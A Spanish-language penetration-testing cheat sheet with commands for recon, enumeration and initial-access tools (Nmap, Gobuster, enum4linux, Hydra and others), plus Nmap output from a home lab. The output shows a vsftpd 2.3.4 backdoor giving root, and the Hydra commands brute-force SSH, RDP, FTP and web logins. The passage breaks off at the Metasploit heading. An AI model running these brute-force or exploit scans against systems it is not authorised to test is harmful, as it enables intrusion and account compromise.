1. RECONNAISSANCE (OSINT + escaneo externo)

🕸️ 1. SpiderFoot

Tipo: OSINT Framework automatizado
Agresividad: Pasivo (si usas módulos OSINT) / Activo (si lanzas escaneos directos)

Instalación: sudo apt install spiderfoot. (Pre-instalado en Kali 2025).

✔ ¿Para qué sirve?

- Recolectar información pública de un objetivo:
  - Emails
  - Subdominios
  - Data leaks
  - Redes sociales
  - Whois
  - Banners
  - Open ports (si activo)

✔ Uso y comandos clave:

Interfaz web:

GUI: spiderfoot # Abre en https://127.0.0.1:5001.

CLI

```
spiderfoot -s dominio.com -m all -o resultados.html
```
Modos: all, footprint (pasivo), investigate (activo).

Escucha: `spiderfoot -l 127.0.0.1:5000`

Ejemplo: `spiderfoot -s example.com -m footprint -o report.html`

🔍 2. theHarvester

Tipo: Recolección de correos, subdominios y datos OSINT
Agresividad: Pasivo (solo busca en fuentes públicas)

Instalación: sudo apt install theharvester

✔ ¿Qué extrae?

- Correos
- Subdominios
- Nombres personales
- Servidores expuestos

✔ Uso:

```
# Búsqueda básica
theHarvester -d dominio.com -l 500 -b google
# Todas las fuentes
theHarvester -d dominio.com -b all -f reporte
# Fuentes específicas
theHarvester -d dominio.com -b google,bing,linkedin
# -b: google,bing,linkedin,twitter,shodan,all
```

```
theHarvester -d example.com -b google,bing,twitter
```

🌐 3. dnsmap

Tipo: Ranking de subdominios
Agresividad: Activo (requiere consultas directas al DNS)

✔ ¿Qué extrae?

- Subdominios válidos
- Registros DNS
- Infraestructura visible

✔ Uso:

```
# Uso básico
dnsmap dominio.com
```

```
# Con lista personalizada
dnsmap dominio.com -w /usr/share/wordlists/dns.txt
# Guardar resultados
dnsmap dominio.com -r /tmp/resultados/
```

```
dnsmap example.com -w wordlist.txt
```

📡 4. Nmap (Recon y Discovery)

Tipo: Escaneo de red
Agresividad: Activo – desde silencioso hasta muy intrusivo

✔ ¿Qué extrae?

- Puertos abiertos
- Servicios y versiones
- Sistema operativo
- Vulnerabilidades básicas (NSE)

✔ Modos esenciales:

```
# Descubrimiento
nmap -sn 192.168.1.0/24           # Ping sweep

# Escaneo básico
nmap -sS -sV -O 192.168.1.10     # Stealth + versiones + OS

# Completo
nmap -p- -sV -sC -T4 192.168.1.10 -oA scan

# Scripts específicos
nmap --script vuln 192.168.1.10  # Busca vulnerabilidades
nmap --script safe 192.168.1.10  # Scripts no intrusivos
nmap -sU -p 53,161 192.168.1.10  # Escaneo UDP

# Timing (T0:paranoico - T5:agresivo)
```

Timing: -T0 (Paranoid), -T1 (Sneaky), -T2 (Polite), -T3 (Normal), -T4 (Aggressive), -T5 (Insane).

```
nmap -T5 192.168.1.1
```

```
sudo nmap -sS -p- -T4 192.168.1.66
```

Otros comandos clave:

SYN scan: `sudo nmap -sS -p- 192.168.1.66` # Silencioso.

TCP connect: `sudo nmap -sT -p- 192.168.1.66` # Ruidoso.

UDP: `sudo nmap -sU -p 53,137,138,161 192.168.1.66`

FIN: `sudo nmap -sF -p- 192.168.1.66`

Null: `sudo nmap -sN -p- 192.168.1.66`

Xmas: `sudo nmap -sX -p- 192.168.1.66`

Discovery: `sudo nmap -sn 192.168.1.0/24` # Ping sweep.

Completo: `sudo nmap -sS -p- -O -sV 192.168.1.66`

Escaneo rápido:

```
nmap -sS 192.168.1.10
```

Escaneo agresivo (OS + scripts):

```
nmap -A 192.168.1.10
```

Detección de OS:

```
nmap -O 192.168.1.20
```

Escaneo de vulnerabilidades:

```
nmap --script vuln 192.168.1.10
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -p- 192.168.0.173
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 18:31 EST
Nmap scan report for 192.168.0.173
Host is up (0.00015s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
33033/tcp open  unknown
MAC Address: 08:00:27:20:9B:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -O 192.168.0.173
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 18:33 EST
Nmap scan report for 192.168.0.173
Host is up (0.00032s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/nonexistent".
22/tcp  open  ssh         OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 6b:66:15:9f:29:13:4e:a9:b4:97:35:54:3a:5c:98:fd (RSA)
|   256 f4:d3:a8:bb:72:4e:e1:9a:83:93:66:6f:bf:4f:14:2b (ECDSA)
|_  256 56:f9:eb:ad:3e:05:eb:d3:8d:c5:82:92:8a:8c:04:f9 (ED25519)
80/tcp  open  http        Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 08:00:27:20:9B:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-12-09T23:33:21
|_  start_date: N/A
|_nbstat: NetBIOS name: PATOCORPORATION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.0.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 18:39 EST
Nmap scan report for 192.168.0.101
Host is up (0.00034s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 08:00:27:2E:E8:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

```
└─$ nmap -p- -sV -sC -T4 192.168.0.173 -oA scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 19:51 EST
Nmap scan report for 192.168.0.173
Host is up (0.000095s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/nonexistent".
22/tcp    open  ssh         OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 6b:66:15:9f:29:13:4e:a9:b4:97:35:54:3a:5c:98:fd (RSA)
|   256 f4:d3:a8:bb:72:4e:e1:9a:83:93:66:6f:bf:4f:14:2b (ECDSA)
|_  256 56:f9:eb:ad:3e:05:eb:d3:8d:c5:82:92:8a:8c:04:f9 (ED25519)
80/tcp    open  http        Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
33033/tcp open  unknown
| fingerprint-strings:
|   GenericLines, NULL, RPCCheck:
|     Custom Vulnerable Service v1.0
|     Enter command:
|   GetRequest, HTTPOptions, RTSPRequest:
|     Custom Vulnerable Service v1.0
|_    Enter command: Error
1 service unrecognized despite returning data. If you know the service/version, please submit the f
SF-Port33033-TCP:V=7.95%I=7%D=12/9%Time=6938C434%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2E,"Custom\x20Vulnerable\x20Service\x20v1\.0\nEnter\x20command:\x20
SF:")%r(GenericLines,2E,"Custom\x20Vulnerable\x20Service\x20v1\.0\nEnter\x
SF:20command:\x20")%r(GetRequest,34,"Custom\x20Vulnerable\x20Service\x20v1
SF:\.0\nEnter\x20command:\x20Error\n")%r(HTTPOptions,34,"Custom\x20Vulnera
SF:ble\x20Service\x20v1\.0\nEnter\x20command:\x20Error\n")%r(RTSPRequest,3
SF:4,"Custom\x20Vulnerable\x20Service\x20v1\.0\nEnter\x20command:\x20Error
SF:\n")%r(RPCCheck,2E,"Custom\x20Vulnerable\x20Service\x20v1\.0\nEnter\x20
SF:command:\x20");
MAC Address: 08:00:27:20:9B:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-12-10T00:52:09
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PATOCORPORATION, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV -sC -T4 192.168.0.101 -oA scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 19:55 EST
Nmap scan report for 192.168.0.101
Host is up (0.00034s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime       Microsoft Windows USA daytime
17/tcp    open  qotd          Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 10 Pro 17763 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=vulnerable
| Not valid before: 2025-12-01T03:31:57
|_Not valid after:  2026-06-02T03:31:57
|_ssl-date: 2025-12-10T01:04:32+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: VULNERABLE
|   NetBIOS_Domain_Name: VULNERABLE
|   NetBIOS_Computer_Name: VULNERABLE
|   DNS_Domain_Name: vulnerable
|   DNS_Computer_Name: vulnerable
|   Product_Version: 10.0.17763
|_  System_Time: 2025-12-10T01:04:04+00:00
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
44044/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LANDesk-RC, LDAPBindReq, NULL, RPCCheck, SMBProgNeg, X11Probe:
|     Vulnerable Service v1.0
|     Enter command:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LDAPSearchReq, LPDString, RTSPReq
|     Vulnerable Service v1.0
|     Enter command:
|_    Error or unknown command
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fin
SF-Port44044-TCP:V=7.95%I=7%D=12/9%Time=6938C66D%P=x86_64-pc-linux-gnu%r(N
SF:ULL,29,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(Gen
SF:ericLines,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nEr
SF:ror\x20or\x20unknown\x20command\r\n")%r(GetRequest,43,"Vulnerable\x20Se
SF:rvice\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unknown\x20comman
SF:d\r\n")%r(HTTPOptions,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20co
```

```
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the
SF-Port44044-TCP:V=7.95%I=7%D=12/9%Time=6938C66D%P=x86_64-pc-linux-gnu%r(N
SF:ULL,29,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(Gen
SF:ericLines,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nEr
SF:ror\x20or\x20unknown\x20command\r\n")%r(GetRequest,43,"Vulnerable\x20Se
SF:rvice\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unknown\x20comman
SF:d\r\n")%r(HTTPOptions,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20co
SF:mmand:\r\nError\x20or\x20unknown\x20command\r\n")%r(RTSPRequest,43,"Vul
SF:nerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unkn
SF:own\x20command\r\n")%r(RPCCheck,29,"Vulnerable\x20Service\x20v1\.0\r\nE
SF:nter\x20command:\r\n")%r(DNSVersionBindReqTCP,29,"Vulnerable\x20Service
SF:\x20v1\.0\r\nEnter\x20command:\r\n")%r(DNSStatusRequestTCP,29,"Vulnerab
SF:le\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(Help,43,"Vulnerable
SF:\x20Service\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unknown\x20
SF:command\r\n")%r(SSLSessionReq,43,"Vulnerable\x20Service\x20v1\.0\r\nEnt
SF:er\x20command:\r\nError\x20or\x20unknown\x20command\r\n")%r(TerminalSer
SF:verCookie,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nEr
SF:ror\x20or\x20unknown\x20command\r\n")%r(TLSSessionReq,43,"Vulnerable\x2
SF:0Service\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unknown\x20com
SF:mand\r\n")%r(Kerberos,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20co
SF:mmand:\r\nError\x20or\x20unknown\x20command\r\n")%r(SMBProgNeg,29,"Vuln
SF:erable\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(X11Probe,29,"Vu
SF:lnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(FourOhFourReq
SF:uest,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nError\x
SF:20or\x20unknown\x20command\r\n")%r(LPDString,43,"Vulnerable\x20Service\
SF:x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unknown\x20command\r\n"
SF:)%r(LDAPSearchReq,43,"Vulnerable\x20Service\x20v1\.0\r\nEnter\x20comman
SF:d:\r\nError\x20or\x20unknown\x20command\r\n")%r(LDAPBindReq,29,"Vulnera
SF:ble\x20Service\x20v1\.0\r\nEnter\x20command:\r\n")%r(SIPOptions,43,"Vul
SF:nerable\x20Service\x20v1\.0\r\nEnter\x20command:\r\nError\x20or\x20unkn
SF:own\x20command\r\n")%r(LANDesk-RC,29,"Vulnerable\x20Service\x20v1\.0\r\
SF:nEnter\x20command:\r\n");
MAC Address: 08:00:27:2E:E8:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: VULNERABLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-12-10T01:04:04
|_  start_date: N/A
|_nbstat: NetBIOS name: VULNERABLE, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2e:e8:5b (PCS
| smb-os-discovery:
|   OS: Windows 10 Pro 17763 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: vulnerable
|   NetBIOS computer name: VULNERABLE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-12-09T17:04:04-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h35m59s, deviation: 3h34m39s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 568.99 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.0.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 20:06 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.101
Host is up (0.00034s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 08:00:27:2E:E8:5B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 168.83 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.0.173
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 20:24 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.173
Host is up (0.00024s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp  open  ssh
80/tcp  open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:20:9B:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]

Nmap done: 1 IP address (1 host up) scanned in 65.66 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.0.173
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 20:24 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.173
Host is up (0.00024s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp  open  ssh
80/tcp  open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:20:9B:01 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]

Nmap done: 1 IP address (1 host up) scanned in 65.66 seconds
```

Enumeración

- **Users**

  Ejecuta el script NSE smb-enum-users.nse que intenta sacar la lista completa de usuarios del sistema

  `nmap --script smb-enum-users.nse 192.168.1.66`

- **Groups**

  Lista los grupos locales y de dominio del servidor SMB (Administrators, Backup Operators, etc.).

  `nmap --script smb-enum-groups.nse -p445 192.168.1.66` (con/sin creds).

- **Shares**

  Enumera todos los recursos compartidos (shares) visibles y cualquier carpeta compartida personalizada.

  `nmap --script smb-enum-shares.nse -p445 192.168.1.66`

- **Additional SMB**

  Ejecuta los tres scripts anteriores a la vez en el puerto 445.

  ```
  nmap -p445 --script
  smb-enum-users,smb-enum-shares,smb-enum-groups 192.168.1.66
  ```

- **Web**

  Detecta versión del servidor web (-sV) y ejecuta el script http-enum.nse que busca directorios y archivos típicos (/admin, /phpmyadmin, /test, robots.txt, etc.) usando una wordlist interna.

  ```
  nmap -sV --script=http-enum 192.168.1.66
  ```

- **Services (Windows)**

  Lista todos los procesos que están corriendo en la máquina Windows (necesitas credenciales válidas)

  ```
  nmap --script smb-enum-processes.nse --script-args
  smbusername=user,smbpass=pass -p445 192.168.1.64
  ```

Vulns

Detecta la versión de cada servicio abierto (-sV) y luego ejecuta el script vulners.nse que consulta una base de datos online (vulners.com) y te dice todas las vulnerabilidades conocidas de esa versión exacta, pero solo las que tengan CVSS ≥ 4 (es decir, de media a crítica).

```
nmap -sV --script vulners --script-args mincvss=4 192.168.1.66
```

- **FTP backdoor**

  Ejecuta específicamente el script que comprueba si vsftpd 2.3.4 tiene el backdoor famoso (el del smiley **:)**). Incluso intenta ejecutarlo y te dice si abre shell como root.

  ```
  sudo nmap --script ftp-vsftpd-backdoor -p21 192.168.1.66
  ```

- **SMB**

  Ejecuta dos scripts a la vez:

  - smb-vuln-ms17-010 → detecta EternalBlue (la vulnerabilidad que usó WannaCry).
  - smb-vuln-cve2017-7494 → detecta SambaCry (RCE en Samba 3.0.20 - 4.6.x si hay share escribible).

  ```
  sudo nmap --script smb-vuln-ms17-010,smb-vuln-cve2017-7494 -p139,445 192.168.1.66
  ```

- **HTTP**

  Ejecuta todos los scripts que empiecen por http-vuln- (hay más de 50): busca cosas como Heartbleed, vulnerabilidades en Apache, PHP, Tomcat, WebDAV, etc. Usa el comodín *.

  ```
  sudo nmap --script http-vuln* -p80 192.168.1.66
  ```

- **Todos**

  Ejecuta TODOS los scripts de la categoría “vuln” que nmap trae (más de 100): SMB, FTP, HTTP, SSH, SNMP, etc. Es el “modo dios” de detección automática.

  ```
  sudo nmap --script vuln 192.168.1.66
  ```

🌎 5. WhatWeb

Tipo: Fingerprinting de sitios web
Agresividad: Semi-activo

✔ ¿Qué extrae?

- Tecnologías web
- Frameworks
- Versiones
- CMS (WordPress, Joomla)
- Lenguajes de backend

✔ Uso:

```
whatweb http://example.com
```

🟧 2. DISCOVERY (Enumeración interna + escaneos secundarios)

🔦 6. Gobuster

Tipo: Fuzzing de directorios / subdominios
Agresividad: Activo (intrusivo → muchas peticiones)

✔ ¿Qué extrae?

- Directorios ocultos
- Archivos sensibles
- Subdominios
- Enumeración de DNS

✔ Uso:

Directorios web:

```
gobuster dir -u http://192.168.1.10 -w
/usr/share/wordlists/dirb/common.txt
```

Subdominios:

```
gobuster dns -d example.com -w subdomains.txt
```

Gobuster - Fuzzing de directorios/archivos

```
Nivel agresividad: Medio
Tipo: Activo

Info extraída: Directorios, archivos, subdominios, DNS

# Directorios web
gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirb/common.txt

# Subdominios
gobuster dns -d dominio.com -w /usr/share/wordlists/dns.txt
# Búsqueda específica
gobuster dir -u http://192.168.1.10 -w wordlist.txt -x php,txt,html -t 50
# Con autenticación

gobuster dir -u http://192.168.1.10 -U admin -P password -w wordlist.txt
```

📁 7. SMB Enumeration (enum4linux)

Tipo: Enumeración SMB
Agresividad: Activo (consultas a servicios)

✔ ¿Qué extrae?

- Usuarios
- Grupos
- Shares
- Políticas de Windows
- Info del dominio

✔ Uso:

```
enum4linux -a 192.168.1.20
```

🛠️ 8. CrackMapExec

Tipo: Enumeración masiva (SMB/SSH/WMI)
Agresividad: Activo (brutal si usas credenciales)

✔ ¿Qué obtiene?

- Versión de Windows
- Políticas
- Usuarios
- Permisos
- Validación de credenciales

✔ Uso:

```
crackmapexec smb 192.168.1.20
```

🧰 9. Impacket Tools

Tipo: Discovery + explotación + movimiento lateral
Agresividad: De medio a intrusivo

Ejemplos:

Enumerar shares:

```
smbclient -L //192.168.1.20/
```

Enumerar usuarios:

```
rpcclient -U "" 192.168.1.20
```

🟥 3. INITIAL ACCESS (Acceso inicial / ataques)

⚠ Estas herramientas se usan en entornos controlados, como tu laboratorio.

⏳ 10. Hydra

Tipo: Ataques de fuerza bruta
Agresividad: Muy alto (muy intrusivo)

✔ ¿Para qué sirve?

- Fuerza bruta a:
  - SSH
  - FTP
  - SMB
  - HTTP Login forms

✔ Uso:

```
hydra -l admin -P rockyou.txt ssh://192.168.1.10
```

```
## Hydra - Fuerza bruta

text

Nivel agresividad: Alto (puede bloquear cuentas)
Tipo: Activo

Info extraída: Credenciales válidas

bash

# SSH
hydra -l usuario -P passwords.txt ssh://192.168.1.10

# HTTP POST
hydra -l admin -P passwords.txt 192.168.1.10 http-post-form
"/login.php:user=^USER^&pass=^PASS^:F=incorrect"
# RDP
hydra -t 1 -V -f -l administrator -P passwords.txt rdp://192.168.1.10
# FTP

hydra -L users.txt -P passwords.txt ftp://192.168.1.10
```

🚪 11. Metasploit Framework

Tipo: Explotación automatizada
Agresividad: Muy alto

✔ ¿Qué hace?

- Escanea
- Lanza exploits
- Inyecta payloads
- Post-explotación completa

✔ Uso básico:

